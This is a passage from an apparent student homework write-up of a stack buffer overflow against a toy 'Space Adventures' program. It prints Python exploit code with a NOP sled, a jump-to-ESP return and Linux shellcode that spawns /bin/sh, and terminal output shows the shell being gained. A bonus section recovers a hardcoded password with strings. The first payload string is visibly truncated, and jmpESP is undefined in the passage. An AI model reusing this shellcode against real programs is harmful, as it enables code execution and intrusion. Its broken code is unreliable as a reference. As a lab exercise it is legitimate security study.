payload=b'\x83\xc4\x18\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x6
bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'
#payload=b'\x6A\x7F\x5A\x54\x59\x31\xDB\x6A\x03\x58\xCD\x80\x51\xC3'


NOPlen = 24
NOP = NOPlen*b'\x90'

buffer = NOP + jmpESP + 12*'\x90' + payload

print(buffer)
```

Figure 2

The 12 NOP’s have been used so that the shellcode does not corrupt itself.

<u>Shellcode used-</u>


‘\x83\xc4\x18\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x6a\x17\x58\x31\xdb\xcd\x80\x6a\x2e\x58\x53\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'



```
┌──(kali㉿kali)-[~/Desktop/SharedFolder/HW1]
└─$ python2 bfattack.py > sam123.txt

┌──(kali㉿kali)-[~/Desktop/SharedFolder/HW1]
└─$ cat sam123.txt
������������������������J���������������▒1�1·Sh/ttyh/dev��1�f�'�jX1�j.XS1�Ph//shh/bin��PS�
```

Figure 2.1

The output of the python code is stored in a text file which is then used as the input for the password for the program.




```
┌──(kali㉿kali)-[~/Desktop/SharedFolder/HW1]
└─$ ./program2 < <((echo '3'; echo "$(<sam123.txt)"))
────────────────────────────────────────────
Welcome to the mainframe controller for Space Adventures, the world's leading space vacation company!
────────────────────────────────────────────
You may access the following functions:
1. Booster status.
2. Booking status.
3. Command & control panel.
────────────────────────────────────────────
Your selection >

Input the admin password>
Wrong password! Try again later.
$ whoami
kali
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audi
o),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),121(bluetooth),133(scanner),141(kaboxer)
$ exit

┌──(kali㉿kali)-[~/Desktop/SharedFolder/HW1]
└─$ 
```

Figure 2.2


Finally, the buffer has been overflowed with the return address pointing to the ESP and executing our shellcode.

The access to the interactive shell has been successfully granted as show in the figure 2.2.

<u>Bonus question-</u> Using the strings command and glimpsing through the output the secret password can easily be spotted. (tHisPassW0rdIsS3cret)



```
┌──(kali㉿kali)-[~/Desktop/SharedFolder/HW1]
└─$ strings program2
/lib/ld-linux.so.2
_IO_stdin_used
gets
strcpy
puts
putchar
printf
getchar
strcmp
__libc_start_main
libc.so.6
GLIBC_2.0
__gmon_start__
[^_]
Correct password!
Welcome to the command and control panel, functionality com
Wrong password! Try again later.
________________________________________
Welcome to the mainframe controller for Space Adventures, t
You may access the following functions:
1. Booster status.
2. Booking status.
3. Command & control panel.
Your selection >
Booster status:
Booster 1: 100%
Booster 2: 95%
Booster 3: 25%
Booster 4: 3%
Current reservation status:
Name      Dates      Trip:
Sparsh    15OCT      ISS day trip
Siddhi    20-25OCT   Moon excursion
Garret    31OCT      Halloween Alien watching
Shravan   04-06NOV   Relaxing Earth orbit retreat
Input the admin password>
;*2$
tHisPassW0rdIsS3cretGCC: (Debian 11.3.0-3) 11.3.0
```



```
┌──(kali㉿kali)-[~/Desktop/SharedFolder/HW1]
└─$ ./program2
________________________________________
Welcome to the mainframe controller for Space Adventures, the world's
________________________________________
You may access the following functions:
1. Booster status.
2. Booking status.
3. Command & control panel.
________________________________________
Your selection >
3

Input the admin password>
tHisPassW0rdIsS3cret
Correct password!
Welcome to the command and control panel, functionality coming soon!
```